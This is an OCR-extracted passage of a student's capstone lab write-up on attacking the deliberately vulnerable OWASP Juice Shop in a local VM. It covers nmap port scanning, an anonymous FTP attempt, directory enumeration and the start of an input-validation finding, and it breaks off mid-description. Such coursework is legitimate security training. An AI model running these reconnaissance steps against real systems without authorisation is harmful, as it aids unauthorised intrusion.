
Name: Oppong Isaac

Title: Capstone Project | Ethically Hacking an E-Commerce Website

SOLUTION

Booted the CF box in the VM and had an IP; 192.168.249.141




nmap

nmap 192.168.249.141

Open ports: 80, 3000


Closed ports: 20, 21, 8080



nmap with flags to capture more information


nmap -sC -A -p- 192.168.249.141

port 3000: OWASP Juice Shop




Port 21:-

ftp and ftp anonymous@192.168.249.141 request blocked by Firewall




Port 80:-

Performed an analysis on http://192.168.249.141, its just an Apache default webpage, enumerated in multiple ways but nothing there.



Port 8080:-


Nothing returing with the http://192.168.249.141:8080




Port 3000:-


In the http://192.168.249.141:3000 leads to the OWASP Juice Shop

Let's hack into this vulnerable website







Checking the main.js



Dirbuster Directory Listing:

No, luck with that, may be useful in further challenges,





Vulnerability 1: Zero Stars (Improper Input Validation)


Description:


Improper input validation occurs when an application fails to properly verify or sanitize user input before processing it. This vulnerability allows attackers to manipulate input fields to introduce unexpected or malicious data into the system. In this case, the feedback rating input

